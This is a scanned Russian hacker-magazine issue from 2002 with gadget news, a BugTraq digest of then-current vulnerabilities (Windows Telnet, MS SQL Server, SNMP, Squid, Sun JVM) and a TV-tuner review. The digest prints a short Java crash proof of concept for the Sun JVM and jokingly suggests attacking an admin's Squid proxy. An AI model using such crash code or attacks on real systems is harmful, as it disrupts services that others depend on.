Компания LG делает очередной шаг навстречу российским потребителям техники.

С 1 февраля 2002 года LG Electronics предоставляет для своих покупателей новую услугу - 3 года бесплатного сервисного обслуживания на свои изделия в авторизованных сервисных центрах.

Данная услуга действует на территории всей РФ и распространяется на сертифицированную продукцию LG Electronics, приобретенную с 1 февраля 2002 года.


Техника будет укомплектована красочными гарантийными талонами нового образца. В течение некоторого времени после введения 3 лет бесплатного сервисного обслуживания (что фактически означает 1 год обязательной гарантии и 2 года бесплатного сервисного обслуживания) возможна поставка с гарантийным талоном предыдущего образца. В этом случае 3 года бесплатного сервисного обслуживания будут подтверждены по предъявлении в авторизированном сервисном центре гарантийного талона, а также товарного и кассового чеков, подтверждающих приобретение товара с 01 февраля 2002 года.

Этот шаг отражает стремление компании к инновациям. Сстратегической концепцией компании является стратегия 6 SIGMA, направленная на постоянное совершенствование качества продукции и научных исследований, сокращение производственных дефектов. Жесткие требования новой программы допускали не более 3.4 единицы несовершенной продукции на 1 000 000 экземпляров к концу 2001 года, что фактически сводит возможные дефекты к нулевому показателю.

Обо всех подробностях оказания данной услуги можно узнать, обратившись в Информационный центр LG Electronics в России info@lg.ru


/Живой телефон/

Компания Polyconcept USA (www.polyconceptusa.com) разработала телефон будущего. Mr.Phone выглядит как робот цвета металлик и обладает незаурядными для кнопочного аппарата способностями. Во-первых, он понимает голосовые команды владельца, более того, время от времени перекидывается с ним умными фразами. Во-вторых, при помощи датчика инфракрасного излучения Mr.Phone следит, чтобы в комнату не прошмыгнула кошка, а в случае чего отчитывает дерзкое животное. Mr.Phone сообщает имя звонящего, танцует под мелодию в собственном исполнении, знает массу игр и время от времени дает шуточные предсказания судьбы. Умения телефона со временем развиваются. Mr.Phone в курсе всех вещей, он помощник-секретарь и второй хозяин в доме. Новинка стоит 300 долларов. В планах компании - разработка целого семейства интеллектуальных устройств, которые умеют общаться друг с другом. Например, радиоприемник Mr.Clock Radio сыграет побудку, если Mr.Phone напомнит позвонить родителям.



/Рубашка для ленивых/

Итальянский дом моды Corpo Nove представил коллекцию “умной одежды” для ношения в любую погоду. Жакет Absolute Zero поддерживает постоянную температуру тела вне зависимости от того, как ведет себя термометр за окном. Прослойка из аэрогеля надежно согревает при морозе до 80 градусов. Другой жакет - не что иное, как миниатюрный кондиционер для тела. Охлаждающая жидкость циркулирует в пятидесятиметровой трубке из пластмассы. Модель “для сугрева” работает от энергии мотоцикла или велосипеда. С помощью миникомпьютера можно запрограммировать желаемую температуру для разных частей тела - до 43 градусов. Для пеших существует альтернативная разработка с батареей на поясе. Вершина творческой мысли - рубашка для ленивых. В состав ткани входят никель, титан и нейлон. Эта сорочка не мнется, даже если ее скомкать и надолго запихнуть в чемодан. В считанные секунды она восстанавливает свою форму. Когда температура окружающей среды повышается, рукава сами подкатываются до локтя. Кроме того, одежда реагирует на температуру тела. Если человек потеет, воротник рубашки расстегивается. Пока известно о производстве двух сотен мужских сорочек, все они серого металлического цвета. Хай-тек новинка стоит целое состояние - 3750 долларов.



!!! Алекс Целых (News@real.xakep.ru)



/Светофор для беременных/

Британская компания Jopejo готовит приятный сюрприз будущим мамам. Новое устройство загладит ложные тревоги прекрасного пола по поводу первых схваток, позволит роженицам до последнего находиться дома и перестать нервничать. Когда придет время собираться в роддом, новинка предупредит об этом. Работает все в точности как светофор. Если появления малютки еще ждать и ждать, то горит красный свет. За две недели до родов его сменяет желтый. Когда до родов остается 48 часов, устройство дает зеленый свет. Новинка работает по тому же принципу, что ЭКГ, показывающая, как функционирует сердце. Слабые электрические сигналы поступают из матки через закрепленные на животе электроды. Пока что новинка проходит испытания. Ожидается, что цена устройства будет не выше 100 долларов.

/“Уши” на шее/

Компания Pioneer (www.pioneer.co.jp) представила оригинальные стереонаушники SE-CN50-S для твоей подруги. Легким движением руки “ухи” превращаются… в стильное ожерелье. В плане технических характеристик новинка не уступает профессиональным наушникам традиционного дизайна. Чувствительность 104дБ. Вес всего 8 граммов. Цена около 23 долларов.



/За стеклом: последний робот/

В Англии стартовал необычный “застекольный” эксперимент. Его участники - автономные роботы. Они воюют друг с другом за энергетические ресурсы для поддержания жизни, а затем передают сильные гены своим потомкам. В павильоне 95 x 20 x 9 метров сошлись “хищники” и “жертвы”. Оба типа роботов имеют инфракрасные сенсоры, которые позволяют им ориентироваться в пространстве, объединяться с сородичами, искать укрытие от врагов. “Жертвы” поглощают энергию света, заряжая аккумуляторы от солнечных батарей. У “хищников” единственный способ выжить - охотиться на более слабых роботов и отнимать у них силы. Участники эксперимента Live Robots обладают незаурядными интеллектуальными талантами. С течением времени они совершенствуют навыки выживания, применяют новые тактики защиты и нападения, быстрее распознают приближающуюся опасность. Если робот остается в живых в течение суток, его электронный “генотип” передается на центральный компьютер, где “из пробирки” появляется на свет новое поколение “последних героев”. Интерес к эксперименту подогрели ученые, все чаще всерьез обсуждающие вероятность войны людей и роботов. Наблюдать за ходом эксперимента могут все желающие.



/Небо в дирижаблях/

Небо над Японией наводнили миниатюрные дирижабли. Этот новый хит мира игрушек представила компания Takara (www.takaratoys.co.jp). Длина чудо-корабля Dream Force - 90 сантиметров. Он состоит из резинового баллона, заполняемого гелием, двух пропеллеров и пульта дистанционного управления с радиусом действия 10 метров. Источником энергии служит небольшой аккумулятор в корпусе корабля. Одного заряда хватает на 15 минут полета. Дирижабли выпускаются в нескольких дизайнерских решениях, включая знаменитый Grand Zeppelin, рассекавший небо в тридцатые годы. Хороший спрос на дирижабли объясняется ценой новинки - всего 75 долларов.

BugTraq

!!! SideX (sidex@real.xakep.ru)

■ Переполнение буфера в MS Telnet сервисе

BT id 4061
Класс - ошибка смежных условий
Типа эксплойтинга - удаленный
■ Дата - 07.02.02
Уязвимый продукт - Windows 2000 Server/Advanced Server/Daracenter
Автор - MS Technet

Telnet сервер дает возможность удаленной работы с системой. Данный сервис доступен в серверной линейке Windows 2000, а также осях, поддерживаемых Interix 2.2. Баг, по обыкновению, является переполнением буфера, прячась в коде, отвечающем за обработку различных опций telnet'а. Удачный эксплойтинг приводит к обвалу Telnet-сервера, а также потенциально позволяет исполнить произвольный код в уязвимой системе.
Как видно из заголовка, информация по дыре была выдана самим MS, так что на глубокие технические подробности рассчитывать не приходится. Мы можем найти лишь классические «смягчающие обстоятельства», т.е. попытки убедить пользователя, насколько ему не опасен свежий баг. В данном случае приводится то, что по умолчанию Telnet-сервер не запущен, а в случае Interix'а можно снизить полномочия через security-настройки с классического уровня - system.
Патч доступен в отдельной поставке и частью Windows 2000 Security Rollup Package 1 (SPR1), который является продолжением SP2 и требует его наличия. Заметно, что данный пакет доступен нам с 16 января, а описываемый баг с Telnet-сервером - уже 7 февраля. Наводит на интересные мысли о способах поиска багов: плотно разбрасываем checkpoint'ы по системе, заливаем последний SP и анализируем все изменения системы, делаем выводы. Идея не нова, но если кто-то из читателей практикует подобное - было бы интересно пообщаться, мыло в начале материала.

■ Переполнение буфера в MS SQL Server'е

BT id 4135
Класс - ошибка смежных условий
Тип эксплойтинга - удаленный
■ Дата - 19.02.02
Уязвимый продукт - MS SQL Server 7.0 - 2000 SP2
Автор - Cesar Cerrudo cesarc56@yahoo.com

Что такое Microsoft SQL Server, вне зависимости от его 7.0 или 2000 версии, я рассказывать не буду. Сами знаете. Лишь поясню, что баг данного постинга базируется на конкретной части сервера - OLE DB, которая обрабатывает распределенные запросы из различных источников. Запросы могут приходить как "внутри" компа, где крутится сервер, так и из Сети. Одни из ключевых функций объекта - OpenQuery, OpenDataSource и OpenRowset. Вторая и третья функции доступны для всех пользователей и содержат буфер, потенциально доступный для переполнения. Проблемы переполнения и D.o.S'а возникают при подаче чрезмерно длинной строки в "provider name" параметре.
На момент перевода постинга (3 дня с его появления у SecurityFocus) MS попарились и подготовили патчи http://support.microsoft.com/support/misc/kblookup.asp?id=Q318268 для 7.0 и http://support.microsoft.com/support/misc/kblookup.asp?id=Q316333 для админов 2000. Стоит заметить, что, по заявлению искателя бага, хозяева дырявого продукта прекратили с ним переписку о возможности устранения дыры мирным путем, без появления постинга в BT.

■ Уязвимость SNMP-протокола глобального характера

BT id 4089
Класс - неизвестен
Тип эксплойтинга - удаленный
Уязвимый продукт - multi-vendor (массово распространено)
■ Дата - 12.02.02
Автор - Oulu University Secure Programming Group


Расположенный чуть в стороне постинг о Squid'е - лишь легкое эхо разразившегося удара по SNMP. Как уже было отмечено, полную информацию по рассматриваемому протоколу следует искать в RFC 1157. Вкратце, сим обеспечиваются отношения «менеджер-агент», когда администрируемые системы отчитываются перед «начальником» о текущем состоянии дел, работоспособности и конфигурации. Управляемые агенты объединяются и заносятся в Базу Информационной Координации (MIB). Протокол поддерживается, как было указано в заголовке, multi-vendor'но, т.е. баг разбегается сразу по куче систем: от MS Windows до Sun Solaris.
Баг, главным образом, проявляется в процессе принятия и обработки SNMP-сообщений. Среди возможных последствий - D.o.S атакуемого объекта, а также, потенциально, получение контроля над системой. Серьезность последствий зависит от конкретной реализации продукта, базирующегося на SNMP. Универсального эксплойта, что вполне понятно, замечено не было, и все фокусы по теме бага - сугубо индивидуальны от системы к системе. Так что, господа k1d'ы, в одну руку - RFC, в другую - "How to learn ansi C in 21 days" =). BID SecurityFocus'а - крайне беден, строго рекомендуется ознакомиться с многочисленными обзорами дыры от различных security-контор и производителей уязвленных SNMP-багом продуктов. Главным образом, стоит обратить внимание на работу CERT'а - http://www.cert.org/advisories/CA-2002-03.html.
Патчи по теме, как и эксплойты, уникальны, так что ищите в update'ах оригинальных производителей. Их список все еще продолжает пополняться ;).

■ Нарушение сегментации в Sun Java VM

BT id 3992
Класс - ошибка обработки чрезвычайных условий
Тип эксплойтинга - локальный
■ Дата - 30.01.2002
Уязвимый продукт - SUN JRE (Linux Production Release) 1.2.2; 1.3.1
Автор - Taeho Oh ohhara@postech.edu

Как известно, для функционирования Java-программ требуется наличие Виртуальной Машины (VM) Джавы. Sun подготовила реализацию своего детища под массу платформ, в том числе и для Linux'а. Проблема возникает как раз с последним творением. Становится возможным завалить Sun JVM путем конструкции java-программы злобного содержания. Завал может обернуться в D.o.S всего системного окружения. Возможность жестокой расправы над Машиной была продемонстрирована на примере Линукс-версии. Пример эксплойта настолько короток, что я приведу его прямо здесь:

```
public class CrashMe
{
    public static void main(String[] args)
    {
java.security.AccessController.doPrivileged
    ((java.security.PrivilegedAction)null);
    }
}
```





Переполнение буфера и D.o.S в Squid
BT id 4148; 4146; 4150
Класс - ошибка смежных условий; ошибка при обработке чрезвычайных условий; ошибка дизайна
Тип эксплойтинга - удаленный
Дата - 21.02.2002
Уязвимый продукт - Squid Web Proxy 2.0-2.4 (3)
Автор - Jouko Pynnonen jouko@solutions.fi, Henrik Nordstrom

Нерадивые пользователи нагоняют траффик в твоей сети просмотром порнухи, и начальство дало задание снизить показатель с 60% до 40? =) Ставим Squid, снабдив его заданием фильтровать XXX-сайты! По практике именно этот зверь наиболее удобен при фильтрации, да и вообще, на мой взгляд, является лучшим *nix-проксом. Нерадивый админ запретил качать mp3-шки и divx'ы? =(Разбираем его прокси, а может, всю систему через установленный Squid!

В один день горячие финские парни снабдили нас аж тремя багами в Squid'е, которые удаленно эксплойтятся. Наибольший интерес вызвало переполнение буфера через посылку определенного FTP URL'а прокси-серверу. Результат атаки - получения shell'а с привилегиями юзера, с которого крутится squid; удачный результат - получение root-доступа. Второе маловероятно, т.к. далеко не всякий админ активирует chroot-опцию в squid.conf. Эксплойтинг с исполнением нужного кода жестко привязан к конкретной системе, т.к. работает напрямую с malloc(), который реализуется индивидуально в каждой системе. D.o.S же организовывается тривиальной посылкой супердлинного логина и пароля.

Как ты заметил по заголовку, здесь описываются сразу три бага. Второй «дыр» появляется с активацией поддержки SNMP-протокола (отключено по умолчанию), о котором можно подробнее узнать из 1157 RFC. Активируется носитель дыры при компиляции, ключом —enable-snmp, а эксплойтится посылкой пакетов специального содержания. Система реагирует жором всех ресурсов, доступных Squid'у, т.е. может завалить всю работу, если не было установлено ограничений для обозначенного прокса.

Последний баг основан на активированной поддержке достаточно молодого протокола - HTCP (2756 rfc), который, как и предыдущий активатор бага, не включен по умолчанию в Squid'е. Тут проблема заключается в невозможности отключения обработки HTCP через squid.conf, несмотря на убеждение в этом со стороны документации прокси-сервера. Т.е. активированный по ходу компиляции (—enable-htcp), он останется в системе вплоть до вторичной компиляции без использования указанного ключа.

Все описанные проблемы сходят на «нет» с установкой Squid'а версии 2.4 stable 4 или же с добавлением краткого кода в 2.4 (3). Как водится, первый метод предпочтителен.

Данный продолжительный постинг навевает мысли насчет того, что не стоит при компиляции активировать малознакомые опции, которыми ты, скорее всего, не будешь пользоваться. Также в 10001-ый раз стоит задуматься о максимальном сокращение suid'ных прог среди процессов системы и не увлекаться chroot'ом.

МАРТ 2002
№39





БЕСПЛАТНАЯ ЕЖЕМЕСЯЧНАЯ ГАЗЕТА



GeForce4 от Creative

Случилось то, что должно было случиться. Видеокарточки GeForce3 постепенно сходят с пьедестала, уступая дорогу более мощному GeForce4. И производители видеокарт уже вовсю спешат объявлять и выпускать свои девайсы на этом крутом видеочипе. Яркий пример тому - Creative со своей линейкой 3D Blaster 4:

3D Blaster 4 MX420
(GeForce4 MX420 с 64МБ SDR памяти);
3D Blaster 4 MX440
(GeForce4 MX440 с 64МБ DDR памяти);
3D Blaster 4 MX460
(GeForce4 MX460 с 64МБ DDR памяти);
3D Blaster 4 Ti4400
(GeForce4 Ti4400 с 128МБ DDR памяти);
3D Blaster 4 Ti4600
(GeForce4 Ti4600 с 128МБ DDR памяти).



Ориентировочные цены на эти крутые видюхи вполне приемлемые и заставляют задуматься об апгрейде видюхи:
3D Blaster 4 MX420 - 110$
3D Blaster 4 MX440 - 130$
3D Blaster 4 Ti4400 - 299$

Супер-секьюрный резак Philips

Компания Philips выпустила новую модель CD-RW – PCRW3210. Скорости вполне приличные:
32X - скорость записи CD-R;
10X - скорость записи и перезаписи болванок CD-RW;
скорость чтения обычных компактов - 40X;
время доступа - 100 мс.
Но все эти скорости не так важны, т.к. ничем не перебивают своих конкурентов. Фишка Филипса в супер-секьюрности. Система Seamless Link защищает буфер от различных ошибок, а технология TBW анализирует качество болванки, и применяет свою стратегию записи, чтобы избежать ошибок на самом блине. Объем буфера - 2МБ. В комплекте наш любимый варез-мейкер Nero Burning :).

Новые кулеры-холодильники от GlobalWin

Компания GlobalWin выпустила две новые модели кулеров для камешков Athlon XP/Athlon/Duron и Pentium III/Celeron.

Первый кулер - TAK58 - имеет два вентилятора, скорость вращения - 3000 об/мин., при этом уровень шума достаточно низкий - всего 25 Дб.





Вторая модель - TAK68 - тоже оборудована двумя вентиляторами, но скорость их вращения побольше - 4700 об/мин. Соответственно и шум при работе такого холодильника посильней - 36 Дб.

Как видишь, эти девайсы можно вполне использовать для снятия жара даже у самых горячих процов.

Аппаратный декодер MPEG-4

Компания Sigma Designs выпустила довольно привлекательный девайс. Как ты уже догадался - это аппаратный MPEG-4 декодер. Имя ему REALmagic Xcard.



Помимо популярного MPEG-4, этот декодер работает и с форматами MPEG-1/MPEG-2.
Девайс декодирует видео сигнала "на лету" вплоть до разрешения 720x576 и позволит просматривать файлы DivX, DVD фильмы, VideoCD и потоковое (Интернет) видео в формате ISMA. Также в комплекте поставляется пульт ДУ, а если учесть, что цена комплекта всего 100 бакинских, то получается доступный комплект для сборки домашнего кинотеатра :].

МР3-плеерок

Небезызвестная TEAC анонсировала свой новый MP3-плеер MP-5000. Этот малыш весит всего 95 грамм, но несет на себе непосильную ношу в 96МБ памяти. К тому же обладает и достаточной крутостью - поддержка USB 1.1, а время непрерывной работы - 11 часов, что довольно неплохо для такого карапуза. Также в комплекте идут наушники с ДУ-пультом. Стоить



же это маленькое чудо будет около 260 вечнозеленых.

Беспроводной моник

Компания ViewSonic анонсировала первый в мире беспроводной монитор. Полное название новинки - ViewSonic AirPanel 150 Wireless Monitor. Моник будет поддерживать специальную технологию - Mira. С помощью этой



технологии подобные девайсы смогут использоваться не только в качестве обычных мониторов, но и как веб-планшет, с помощью которого можно будет работать на своем компе из любого места в доме или офисе. Жаль только, что о ценах пока ничего не известно.

Крутая магнитола

Компания SONIc Blue выпустила новую модель HDD автомагнитолы Rio Car. Девайс достаточно крут, и это становится ясно, если только взглянуть на его характеристики.





Внутри расположен ресивер с выносным блоком, в котором может быть установлено 2 жестких диска объемом по 30 Гб каждый. Также возможно подключение CD-чейнджера с опцией копирования CD-треков в MP3. Встроенное радио позволяет прослушивать не только FM/AM радиостанции, но и даже спутникового радио (!). Магнитола оборудована ИК-портом, USB-портом, Ethernet-портом, Serial-портом и линейными входом и выходом. А 16-битный преобразователь и 20-полосный эквалайзер позволят настраивать звучание по своему вкусу.
Но и это еще не все. В комплекте идет пульт дистанционного управления. Правда, думается, что стоить этот девайс будет соответствующе...

MP3-проигрыватель/диктофон от Sountainer

Компания Orban представила свой миниатюрный MP3-плеер, который можно использовать и в качестве диктофона.


Вот его характеристики:
Моно- и стереозапись с внешнего микрофона или сигнала;
Смешивание сигналов с микрофона и линейного входа при записи;
Воспроизведение звукозаписи и вывод сигнала на наушники/усилок;
Запись на флэш-карты Multimedia Memory Card;
Запись и загрузка аудиофайлов через USB.



Также начинка состоит из 24-разрядного 100 МГц цифрового сигнального процессора Motorola Symphony DSP с битрейтом 32, 64, 96 и 128 Кб/с и частотой дискретизации 16, 32, 44,1 и 48 кГц. Довольно неплохо, осталось только дождаться появления этого плеера в свободной продаже.

4-процессорный сервак от IBM

Digital Machines объявила о начале продаж со склада в Москве нового сервера IBM на базе процессора Intel XeonMP 1.6 GHz (продолжение линейки Pentium4) - eServer xSeries 360. На момент написа-




ния новостей это единственный серках с процессорами такой архитектуры. Причем кроме внушительной мощи, сервер отличается и удобством: возможно использование блока дополнительных слотов с 12 дополнительными слотами расширения PCI-X; до 3-х блоков питания по 370W с горячей заменой; до 8GB оперативной памяти DDR; и конечно же корпус, высотой 3U, предназначенный для установки в стойку.

Новинки от SCOTT

На этот раз эта компания порадовала мультимедиа-проектором и DVD-мультиплеером.
Проектор SCOTT выполнен с применением технологии DLP (Digital Light Processing), разработанной фирмой Texas Insruments. Технология базируется на DMD - Digital Micromirror Device (цифровое микрозеркальное устройство) - матрицах. Одним из основных пре-



имуществ DMD-матриц перед LCD является их большая световая эффективность - микрозеркала поглощают значительно меньше света, чем жидкие кристаллы TFT-матрицы. Также решена проблема инерционности, присущая LCD-технологии. В модели DLP776 используется 150-ваттная ртутная лампа, что позволяет достигнуть яркости 800 ANSI люмен. Поддерживаемое разрешение - 800x600. Короткофокусный объектив позволит получить изображение с диагональю в 60 дюймов с расстояния всего 2 метра, что довольно привлекательно, например, для домашнего кинотеатра. Стоит же этот проектор около 1700 буказоидов, что на порядок ниже аналогичных девайсов от других фирм.
DVD мультиплеер же носит название Scott 838i Slim Line и используется для проигрывания дисков разнообразных форматов - SVCD/VCD2.0/VCD3.0/MP3/CD/CD-R/CD-RW/CVD/DCVD/OKO. Большим плюсом также является наличие выходов для нераскодированного сиг-




нала (коаксиальный цифровой видео и FDDI выходы). При подключении к ним соответствующего внешнего декодера возможен просмотр DVD-фильмов, записанных в любой другой системе телевещания. С плеером поставляется и пульт ДУ с всевозможными функциями воспроизведения. В общем, очень привлекательные девайсы для крутого домашнего кинотеатра.

СМОТРИМ ТЕЛЕК НА КОМПЕ!

p0r0h (p0r0h@real.xakep.ru)





Тестирование TV (FM) тюнеров

Хай, мэн! Продолжаем тему превращения твоего компа во что-нибудь полезное. Да, комп уже с успехом может заменять игровую приставку, музыкальный центр, домашний кинотеатр и т.д.

На сей же раз посмотрим, удастся ли ему заменить обычный телек и какие подводные камни могут помешать этому превращению…

Преимущества тюнера

xxxНачнем с того, даже самая простенькая модель 14-дюймового телека стоит порядка 120-150 бакинских, что в 2-3 раза превышает стоимость TV-тюнера. Также телевизор занимает довольно много места, а его в комнате может катастрофически не хватать. Что еще? Тюнер обладает целым рядом фишек, которые часто не встречаются даже у дорогих моделей телевизоров.
Например, программирование просмотра на длительный срок и сразу на несколько передач. Особенно это порадует юзверей, имеющих возможность принимать, помимо основных каналов эфирного вещания, кабельные и/или спутниковые каналы. В то время как таймер (если он есть) у телевизора в большинстве случаев позволит лишь включить телек либо через определенное количество часов, либо в установленное время.

Еще комп может взять на себя функцию видеомагнитофона - записать какую-нибудь программу, матч или фильм во время отсутствия хозяина. Например, завалишься с друзьями в какой-нибудь клуб поиграть в бильярд, а в это время заботливый комп записывает футбольный матч и терпеливо дожидается тебя :].

Однако самая интересная и полезная фишка - отложенное начало просмотра (iRecording, Time Shifting или что-нибудь в этом роде). Это когда ты, допустим, запланировал посмотреть какую-нибудь интересную программу, но не успеваешь приехать к ее началу. Что ты делал раньше в таком случае? Правильно, либо смотрел не с самого начала, пропустив важные моменты и детали, либо сгорал от нетерпения, пока видеомагнитофон закончит запись этой трансляции, чтобы посмотреть ее целиком. А теперь, если у тебя есть TV-тюнер с iRecording, ты можешь начать просмотр до завершения записи! Или, к примеру, на самом интересном месте фильма/передачи/матча тебе звонит твоя подружка... И чтобы не обламывать ни себя, ни твою подружку, можешь нажать на паузу, а уже затем продолжить смотреть с прерванного места (как на видике). А надоедливую рекламу можно даже перематывать в ускоренном режиме. Разве не сказка ;]? Достигается же это благодаря тому, что доступ к данным (потоку видео и аудио) не последовательный, как на ленте в кассете, а произвольный. Только места на диске понадобится довольно много - большинство моделей тюнеров позволяют записывать ролики до 2 GB (около 60-100 минут видео с хорошими картинкой и звуком).

При наличии же камеры появляется возможность создавать видеоконференции и/или отправлять письма с присоединенными видеороликами. Также у многих тюнеров есть и FM-приемник, так что любители послушать и радио не будут разочарованы.

Виды тюнеров

Прежде всего нужно решить, тюнеру с каким интерфейсом отдать предпочтение. Благо, моделей, имеющихся в продаже, предостаточно. Есть и TV-тюнеры, уже встроенные в некоторые видюхи. Но, в принципе, видюхи устаревают довольно быстро, и при ее смене ты лишишься и тюнера. Поэтому покупка отдельного TV-тюнера полностью оправдывает себя, т.к. он практически не подвержен моральному устареванию и будет служить тебе не один год. Наиболее же популярны карты, устанавливаемые в слот PCI. Они допускают смену видеокарты, да и стоят совсем недорого. Есть также модели с расширенными функциями по видеозахвату.
Выделяются еще и внешние модели, подключаемые к USB. Такие тюнеры придутся по вкусу тем, кто не любит или не может (из-за потери гарантии) вскрывать свой корпус. К тому же подобный девайс можно использовать как на работе, так и дома. Благо, подключение его довольно простое и не занимает много времени.

Подводные камни и их устранение

Перед тем как перейти к обзору тюнеров, рассмотрим возможные проблемы и основные нюансы в работе этих девайсов. Самое большое нарекание у TV-тюнеров может вызвать качество картинки в полноэкранном режиме. Происходит это из-за того, что частоты развертки и размеры экранов не соответствуют у обычных телевизоров и компьютерных мониторов. Дает о себе знать и намеренное снижение чувствительности принимающего блока у TV-тюнеров для обеспечения нормальной работоспособности внутри системного блока, изобилующего помехами от всевозможных девайсов. Вот из-за этого зачастую качество изображения значительно отличается друг от друга у разных моделей. Еще невнимательного юзверя (или не читающего][:)) может ожидать большая неприятность из-за несоответствия стандартов телевещания и приемного модуля. И если обычные телеканалы используют один формат, то в сетях кабельного и спутникового телевидения царит полнейшая неразбериха. Поэтому лучше всего заранее побеспокоиться о мультисистемности модели TV-тюнера. Иначе может не быть звука, изображения или картинка будет полностью черно-белой.

Также можно отметить, что хотя качество изображения у тюнеров в полноэкранном режиме хуже, чем у обычных телевизоров, но в окне картинка смотрится гораздо лучше. Впрочем, и в этих двух режимах можно поэкспериментировать и добиться более высокого качества. Например, если изображение пестрит всевозможными артефактами, то можно скачать программку BorgTV (взять можно на http://www.borgtech.org/). Поставляемые с нею фильтры для удаления эффекта "расчески" (зазубренности изображения) позволят значительно улучшить качество картинки даже в полноэкранном режиме. Особенно это актуально для владельцев видеокарточек от NVIDIA (альтернативный и улучшенный софт можно взять и на сайтах http://jtvhost.chat.ru, http://tuner.ixbt.com).

Еще можно попробовать изменить частоты вертикальной развертки. Хотя видеокарты зачастую не позволяют установить принятую в телевещании частоту смены кадров 50 Hz, многие

моники, особенно в низких разрешениях (640 x 480 и 800 x 600), работают на частоте 100 Hz. Если такой вариант не поможет, то попробуй установить 75 Hz или 60 Hz. Мощность подводимого ко входу сигнала также играет большую роль, поэтому необходимо использовать кабель с волновым сопротивлением 75 Ом, и постарайся сделать его по длине как можно меньше. А если к коллективной антенне или спутниковому ресиверу планируешь подключать несколько приемников (обычные видик и телек, а также TV-тюнер), позаботься о правильной разводке кабелей и примени по возможности разветвители и усилители.

Некоторые TV-тюнеры оснащены и видеовходами (более дорогие S-Video), поэтому их в принципе можно использовать в качестве плат захвата для любительского монтажа. Почему "в принципе"? Потому что качественных результатов ожидать не придется, так как это не основная их функция. Проблема состоит в том, что даже в половинном размере кадра мощности компа часто не хватает и падает частота смены кадров ("рывки"). Кроме того, разные производители используют различные кодеки для сжатия видео и аудио, поэтому, чтобы посмотреть захваченный ролик на другом компе, нужно будет его дополнительно обработать.

